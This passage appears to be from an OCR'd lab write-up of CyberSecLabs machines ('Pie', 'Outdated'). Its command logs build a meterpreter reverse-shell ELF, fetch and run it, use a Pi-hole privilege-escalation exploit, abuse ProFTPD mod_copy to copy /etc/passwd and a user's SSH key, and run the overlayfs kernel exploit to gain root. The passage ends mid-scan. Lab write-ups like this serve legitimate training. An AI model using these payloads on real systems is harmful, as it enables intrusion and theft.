
WE ADD IN A BASH REVERSE SHELL AND GET A CALL BACK



BUT WAIT!!! THERES MORE...

WHEN FIRST SEEING THE PIHOLE IN SUDO FOR WWW-DATA I FIGURED MAYBE WE CAN DO SOMETHING

SEARCHING FOR PI-HOLE LOCAL PRIV ESC I SEE THIS



WE KNOW WE ARE ON VERSION 4 SO THIS SHOULD WORK

LETS GET A METERPRETER SHELL AND TRY IT OUT

```
www-data@pie:/usr/local/bin$ uname -a
Linux pie 4.15.0-111-generic #112-Ubuntu SMP Thu Jul 9 20:32:34 UTC 2020 x86_64 x86_64 x86_64
 GNU/Linux
www-data@pie:/usr/local/bin$
```

MAKING AN ELF FILE

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Pie]
└─$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=8080 -f el
f > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the
payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
```

```
www-data@pie:/usr/local/bin$ cd /tmp
www-data@pie:/tmp$ wget http://10.10.0.16/shell.elf
--2023-01-18 02:27:26--  http://10.10.0.16/shell.elf
Connecting to 10.10.0.16:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250 [application/octet-stream]
Saving to: 'shell.elf'

shell.elf           100%[===================>]     250  --.-KB/s    in 0s

2023-01-18 02:27:26 (38.4 MB/s) - 'shell.elf' saved [250/250]

www-data@pie:/tmp$ chmod +x shell.elf
www-data@pie:/tmp$ ./shell.elf
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Pie]
└─$ msfconsole -q
[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.0.16
lhost => 10.10.0.16
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.0.16:8080
[*] Sending stage (3045348 bytes) to 172.31.1.26
[*] Meterpreter session 1 opened (10.10.0.16:8080 -> 172.31.1.26:46834) at 2023-01-17 21:27:1
9 -0500

meterpreter >
```

```
msf6 exploit(multi/handler) > search pihole

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  exploit/unix/http/pihole_dhcp_mac_exec            2020-03-28       good       Yes    Pi-Hole DHCP MAC OS Command Execution
   1  exploit/linux/local/pihole_remove_commands_lpe    2021-04-20       great      Yes    Pi-Hole Remove Commands Linux Priv Esc
   2  auxiliary/admin/http/pihole_domains_api_exec      2021-08-04       normal     Yes    Pi-Hole Top Domains API Authenticated Exec
   3  exploit/unix/http/pihole_whitelist_exec           2018-04-15       excellent  Yes    Pi-Hole Whitelist OS Command Execution
   4  exploit/unix/http/pihole_blocklist_exec           2020-05-10       excellent  Yes    Pi-Hole heisenbergCompensator Blocklist OS Command Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/http/pihole_blocklist_exec

msf6 exploit(multi/handler) >
```

```
msf6 exploit(linux/local/pihole_remove_commands_lpe) > show options

Module options (exploit/linux/local/pihole_remove_commands_lpe):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (cmd/unix/reverse_php_ssl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   DHCP
```

```
View the full module info with the info, or info -d command.

msf6 exploit(linux/local/pihole_remove_commands_lpe) > set lhost 10.10.0.16
lhost => 10.10.0.16
msf6 exploit(linux/local/pihole_remove_commands_lpe) > set session 1
session => 1
msf6 exploit(linux/local/pihole_remove_commands_lpe) >
```

AS SHOWN BELOW THE FIRST TIME WE RUN IT FOR SOME REASON IT THINKS THAT THE PIHOLE IS ON VERSION 0, SO WE SET FORCEEXPLOIT TO TRUE AND RE-RUN IT

```
msf6 exploit(linux/local/pihole_remove_commands_lpe) > run

[*] Started reverse SSL handler on 10.10.0.16:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Current user: www-data
[*] Pi-hole version: 0
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable. Pi-Hole version 0 is >= 5.3 and not vulnerable "set ForceExploit true" to override check r
esult.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/local/pihole_remove_commands_lpe) > set forceexploit true
forceexploit => true
msf6 exploit(linux/local/pihole_remove_commands_lpe) > run

[*] Started reverse SSL handler on 10.10.0.16:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Current user: www-data
[*] Pi-hole version: 0
[!] The target is not exploitable. Pi-Hole version 0 is >= 5.3 and not vulnerable ForceExploit is enabled, proceeding with exploitation.
[*] Adding static DHCP e4:86:9d:af:ae:34 10.199.2.71
[+] /etc/dnsmasq.d/04-pihole-static-dhcp.conf found!
[*] Executing payload against removestaticdhcp command
[*] Command shell session 2 opened (10.10.0.16:4444 -> 172.31.1.26:44204) at 2023-01-17 21:30:48 -0500
id

uid=0(root) gid=0(root) groups=0(root)
```

AND WE ARE ROOT

Outdated


NMAP

```
PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack
22/tcp    open  ssh     syn-ack
111/tcp   open  rpcbind syn-ack
2049/tcp  open  nfs     syn-ack
41444/tcp open  unknown syn-ack
55774/tcp open  unknown syn-ack
55976/tcp open  unknown syn-ack
55994/tcp open  unknown syn-ack
57128/tcp open  unknown syn-ack
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
└─$ nmap -p 21,2049,41444,55774,55976,55994,57128 -sV -A -T4 172.31.1.22
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-18 02:31 EST
Nmap scan report for 172.31.1.22
Host is up (0.18s latency).

PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
2049/tcp  open  nfs      2-4 (RPC #100003)
41444/tcp open  mountd   1-3 (RPC #100005)
55774/tcp open  mountd   1-3 (RPC #100005)
55976/tcp open  mountd   1-3 (RPC #100005)
55994/tcp open  nlockmgr 1-4 (RPC #100021)
57128/tcp open  status   1 (RPC #100024)
Service Info: OS: Unix
```

ANONYMOUS LOGIN DIDN'T WORK

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
└─$ mkdir tmp
```


(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
$ sudo mount -t nfs "172.31.1.22:/var/nfsbackups" tmp
(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
$ cd tmp/
(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated/tmp]
$ ls -la
total 20
drwxr-xr-x 5 kali kali 4096 Jul 2 2020 .
drwxr-xr-x 3 kali kali 4096 Jan 18 02:33 ..
drwxr-xr-x 2 kali kali 4096 Jun 30 2020 anna
drwxr-xr-x 2 kali kali 4096 Jun 30 2020 daniel
drwxr-xr-x 2 kali kali 4096 Jun 30 2020 robert
(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated/tmp]
$

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated/tmp]
└─$ cd anna

┌──(kali㉿kali)-[~/…/CyberSecLabs/Outdated/tmp/anna]
└─$ ls -la
total 8
drwxr-xr-x 2 kali kali 4096 Jun 30  2020 .
drwxr-xr-x 5 kali kali 4096 Jul  2  2020 ..

┌──(kali㉿kali)-[~/…/CyberSecLabs/Outdated/tmp/anna]
└─$ cd ..

┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated/tmp]
└─$ cd daniel

┌──(kali㉿kali)-[~/…/CyberSecLabs/Outdated/tmp/daniel]
└─$ ls -la
total 8
drwxr-xr-x 2 kali kali 4096 Jun 30  2020 .
drwxr-xr-x 5 kali kali 4096 Jul  2  2020 ..

┌──(kali㉿kali)-[~/…/CyberSecLabs/Outdated/tmp/daniel]
└─$ cd ..

┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated/tmp]
└─$ cd robert

┌──(kali㉿kali)-[~/…/CyberSecLabs/Outdated/tmp/robert]
└─$ ls -la
total 8
drwxr-xr-x 2 kali kali 4096 Jun 30  2020 .
drwxr-xr-x 5 kali kali 4096 Jul  2  2020 ..

┌──(kali㉿kali)-[~/…/CyberSecLabs/Outdated/tmp/robert]
└─$ cd ..

┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated/tmp]
└─$
```

NOTHING...

CONTINUING ENUMERATION

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
└─$ searchsploit proftpd
------------------------------------------------------------------ ----------------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ----------------------------
FreeBSD - 'ftpd / ProFTPd' Remote Command Execution               | freebsd/remote/18181.txt
ProFTPd - 'ftpdctl' 'pr_ctrls_connect' Local Overflow             | linux/local/394.c
ProFTPd - 'mod_mysql' Authentication Bypass                       | multiple/remote/8037.txt
ProFTPd - 'mod_sftp' Integer Overflow Denial of Service (PoC)     | linux/dos/16129.txt
ProFTPd 1.2 - 'SIZE' Remote Denial of Service                     | linux/dos/20536.java
ProFTPd 1.2 < 1.3.0 (Linux) - 'sreplace' Remote Buffer Overflow (Meta | linux/remote/16852.rb
ProFTPd 1.2 pre1/pre2/pre3/pre4/pre5 - Remote Buffer Overflow (1) | linux/remote/19475.c
ProFTPd 1.2 pre1/pre2/pre3/pre4/pre5 - Remote Buffer Overflow (2) | linux/remote/19476.c
ProFTPd 1.2 pre6 - 'snprintf' Remote Root                         | linux/remote/19503.txt
ProFTPd 1.2.0 pre10 - Remote Denial of Service                    | linux/dos/244.java
ProFTPd 1.2.0 rc2 - Memory Leakage                                | linux/dos/241.c
ProFTPd 1.2.10 - Remote Users Enumeration                         | linux/remote/581.c
ProFTPd 1.2.7 < 1.2.9rc2 - Remote Code Execution / Brute Force    | linux/remote/110.c
ProFTPd 1.2.7/1.2.8 - '.ASCII' File Transfer Buffer Overrun       | linux/dos/23170.c
ProFTPd 1.2.9 RC1 - 'mod_sql' SQL Injection                       | linux/remote/43.pl
ProFTPd 1.2.9 rc2 - '.ASCII' File Remote Code Execution (1)       | linux/remote/107.c
ProFTPd 1.2.9 rc2 - '.ASCII' File Remote Code Execution (2)       | linux/remote/3021.txt
ProFTPd 1.2.x - 'STAT' Denial of Service                          | linux/dos/22079.sh
ProFTPd 1.3 - 'mod_sql' 'Username' SQL Injection                  | multiple/remote/32798.pl
ProFTPd 1.3.0 (OpenSUSE) - 'mod_ctrls' Local Stack Overflow       | unix/local/10044.pl
ProFTPd 1.3.0 - 'sreplace' Remote Stack Overflow (Metasploit)     | linux/remote/2856.pm
ProFTPd 1.3.0/1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow (1 | linux/local/3330.pl
ProFTPd 1.3.0/1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow (2 | linux/local/3333.pl
ProFTPd 1.3.0/1.3.0a - 'mod_ctrls' exec-shield Local Overflow      | linux/local/3730.txt
ProFTPd 1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow (PoC) | linux/dos/2928.py
ProFTPd 1.3.2 rc3 < 1.3.3b (FreeBSD) - Telnet IAC Buffer Overflow (Me | linux/remote/16878.rb
ProFTPd 1.3.2 rc3 < 1.3.3b (Linux) - Telnet IAC Buffer Overflow (Meta | linux/remote/16851.rb
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution | linux/remote/15662.txt
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)         | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution               | linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)           | linux/remote/49908.py
ProFTPd 1.3.5 - File Copy                                         | linux/remote/36742.txt
ProFTPD 1.3.7a - Remote Denial of Service                         | multiple/dos/49697.py
ProFTPd 1.x - 'mod_tls' Remote Buffer Overflow                    | linux/remote/4312.c
ProFTPd IAC 1.3.x - Remote Command Execution                      | linux/remote/15449.pl
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)          | linux/remote/16921.rb
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFTPd 1.2 pre1 - 'realpath' | linux/remote/19086.c
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFTPd 1.2 pre1 - 'realpath' | linux/remote/19087.c
WU-FTPD 2.4/2.5/2.6 / Trolltech ftpd 1.2 / ProFTPd 1.2 / BeroFTPD 1.3 | linux/remote/20690.sh
------------------------------------------------------------------ ----------------------------
Shellcodes: No Results
```

THESE WON'T FIT OUT NEEDS DIRECTLY, HOWEVER WE KNOW THAT WE CAN COPY TO AND FROM THE SERVER AND LOOKING AT THE EXPLOIT WE CAN RUN FTP COMMANDS

```
  s.send('site cpfr /etc/passwd')
  s.recv(1024)
  s.send('site cpto ' + evil)
  s.recv(1024)
  s.send('site cpfr /proc/self/fd/3')
  s.recv(1024)
  s.send('site cpto ' + directory + 'infogen.php')
  s.recv(1024)
  s.close()
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
└─$ nc 172.31.1.22 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [172.31.1.22]
site help
214-The following SITE commands are recognized (* =>'s unimplemented)
 CPFR <sp> pathname
 CPTO <sp> pathname
 HELP
 CHGRP
 CHMOD
214 Direct comments to root@outdated
```

```
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [172.31.1.22]
site help
214-The following SITE commands are recognized (* =>'s unimplemented)
 CPFR <sp> pathname
 CPTO <sp> pathname
 HELP
 CHGRP
 CHMOD
214 Direct comments to root@outdated
CPFR /etc/passwd
500 CPFR not understood
site cpfr /etc/passwd
350 File or directory exists, ready for destination name
site cpto /var/nfsbackups/passwd
250 Copy successful
```

NOTICE IN OUR MOUNTED NFS WE HAVE THE FOLLOWING NOW

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated/tmp]
└─$ ls -la
total 24
drwxr-xr-x 5 kali kali 4096 Jan 18  2023 .
drwxr-xr-x 3 kali kali 4096 Jan 18 02:37 ..
drwxr-xr-x 2 kali kali 4096 Jun 30  2020 anna
drwxr-xr-x 2 kali kali 4096 Jun 30  2020 daniel
-rw-r--r-- 1 kali kali  995 Jan 18  2023 passwd
drwxr-xr-x 2 kali kali 4096 Jun 30  2020 robert
```

LETS TRY TO COPY THE HOME DIRECTORIES FROM WHAT WE BELIEVE ARE USERS ON THE MACHINE

```
site cpfr /home/anna
550 /home/anna: No such file or directory
site cpfr /home/daniel
350 File or directory exists, ready for destination name
site cpto /var/nfsbackups/daniel
250 Copy successful
```

```
┌──(kali㉿kali)-[~/…/CyberSecLabs/Outdated/tmp/daniel]
└─$ ls -la
total 44
drwxr-xr-x 4 kali kali 4096 Jan 18  2023 .
drwxr-xr-x 5 kali kali 4096 Jan 18 02:41 ..
-rw-r--r-- 1 kali kali   33 Jan 18  2023 access.txt
-rw-r--r-- 1 kali kali  232 Jan 18  2023 .bash_history
-rw-r--r-- 1 kali kali  220 Jan 18  2023 .bash_logout
-rw-r--r-- 1 kali kali 3486 Jan 18  2023 .bashrc
drwxr-xr-x 2 kali kali 4096 Jan 18  2023 .cache
-rw-r--r-- 1 kali kali  675 Jan 18  2023 .profile
drwxr-xr-x 2 kali kali 4096 Jan 18  2023 .ssh
-rw-r--r-- 1 kali kali 4150 Jan 18  2023 .viminfo
```

I HAD A PROBLEM HERE, SO LETS TRY THIS

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
└─$ subl /etc/ssh/ssh_config
```

AT THE BOTTOM OF THE FILE THIS WAS ADDED

```
#   VisualHostKey no
#   ProxyCommand ssh -q -W %h:%p gateway.example
#   RekeyLimit 1G 1h
#   UserKnownHostsFile ~/.ssh/known_hosts.d/%k
    SendEnv LANG LC_*
    HashKnownHosts yes
    GSSAPIAuthentication yes
    PubkeyAcceptedKeyTypes=+ssh-rsa
    HostKeyAlgorithms=+ssh-rsa
```

PubkeyAcceptedKeyTypes=+ssh-rsa
HostKeyAlgorithms=+ssh-rsa

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
└─$ ssh -i id_rsa daniel@172.31.1.22
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Jul  2 11:39:23 2020 from 172.31.249.99
daniel@outdated:~$ ls -la
total 44
drwxr-xr-x 4 daniel daniel 4096 Jun 30  2020 .
drwxr-xr-x 4 root   root   4096 Jun 28  2020 ..
-rw-rw-r-- 1 daniel daniel   33 Jun 30  2020 access.txt
-rw------- 1 daniel daniel  232 Jul  2  2020 .bash_history
-rw-r--r-- 1 daniel daniel  220 Jun 28  2020 .bash_logout
-rw-r--r-- 1 daniel daniel 3486 Jun 28  2020 .bashrc
drwx------ 2 daniel daniel 4096 Jun 28  2020 .cache
-rw-r--r-- 1 daniel daniel  675 Jun 28  2020 .profile
drwx------ 2 daniel daniel 4096 Jun 30  2020 .ssh
-rw------- 1 daniel daniel 4150 Jun 30  2020 .viminfo
daniel@outdated:~$
```

LINPEAS

```
OS: Linux version 3.13.0-32-generic (buildd@phianna) (gcc version 4.6.3 (Ubuntu/Linaro 4.6.3-1ubuntu5) ) #57~precise1-Ubun
tu SMP Tue Jul 15 03:51:20 UTC 2014
User & Groups: uid=1000(daniel) gid=1000(daniel) groups=1000(daniel),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpa
dmin),109(sambashare)
Hostname: outdated
```

```
╚ https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3
.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016
-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-
generic}
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016
-5195_5.sh

[+] [CVE-2015-1328] overlayfs

   Details: http://seclists.org/oss-sec/2015/q2/717
   Exposure: highly probable
   Tags: [ ubuntu=(12.04|14.04){kernel:3.13.0-(2|3|4|5)*-generic} ],ubuntu=(14.10|15.04){kernel:3.(13|16).0-*-generic}
   Download URL: https://www.exploit-db.com/download/37292
```

LETS TRY OVERLAYFS SINCE I ALREADY HAVE THAT EXPLOIT IN LinuxPrivEsc.sh SCRIPT THAT I MADE

https://github.com/overgrowncarrot1/Invoke-Everything/blob/main/LinuxPrivEsc.sh

```
daniel@outdated:/tmp$ bash LinuxPrivEsc.sh
 Script is not an end all be all, you may actually need to do some manual enumeration and exploitation
 Make sure linpeas is in the folder you have your web server on and is called linpeas.sh (ex: python3 -m http.server 8080)
 Segmentation fault or critical error is ok... let the script continue running
 LHOST
10.10.0.16
 Web server LPORT
80
 Before Downloading linpeas looking for easy wins
 Looking at cronjobs and saving in info.txt
```

```
 Running linpeas and saving to lin.txt this may take a few minutes
 Running linpeas with user daniel on Wed Jan 18 00:14:20 PST 2023
. . . . . logrotate: bad argument --version: unkno
wn error
[+] [CVE-2015-1328] overlayfs
[+] [CVE-2015-8660] overlayfs (ovl_setattr)
[+] [CVE-2015-8660] overlayfs (ovl_setattr)
  [2] overlayfs
 Most likely vulnerable to Overlayfs
 Found vulnerability with user daniel on Wed Jan 18 00:14:20 PST 2023
Would you like to exploit this vulnerability (y/n):
```

```
Trying to exploit
   Tags: [ ubuntu=(12.04|14.04){kernel:3.13.0-(2|3|4|5)*-generic} ],ubuntu=(14.10|15.04){kernel:3.(13|16).0-*-generic}
 Do a searchsploit -m linux/local/37292.c on kali machine and make sure python server is still running
Press enter when exploit is downloaded and python server is ready
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
└─$ searchsploit -m linux/local/37292.c
  Exploit: Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalatio
n
      URL: https://www.exploit-db.com/exploits/37292
     Path: /usr/share/exploitdb/exploits/linux/local/37292.c
    Codes: CVE-2015-1328
 Verified: True
File Type: C source, ASCII text, with very long lines (466)
Copied to: /home/kali/Desktop/CyberSecLabs/Outdated/37292.c
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

NOW WE CAN HIT ENTER ON THE SCRIPT

```
Press enter when exploit is downloaded and python server is ready
--2023-01-18 00:17:52--  http://10.10.0.16/37292.c
Connecting to 10.10.0.16:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4968 (4.9K) [text/x-csrc]
Saving to: `37292.c'

100%[======================================================================================>] 4,968       --.-K/s   in 0.002s

2023-01-18 00:17:53 (2.69 MB/s) - `37292.c' saved [4968/4968]

spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),109(sambashare),1000(dan
iel)
#
```

AND WE ARE ROOT!!!

Unroot

NMAP


```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
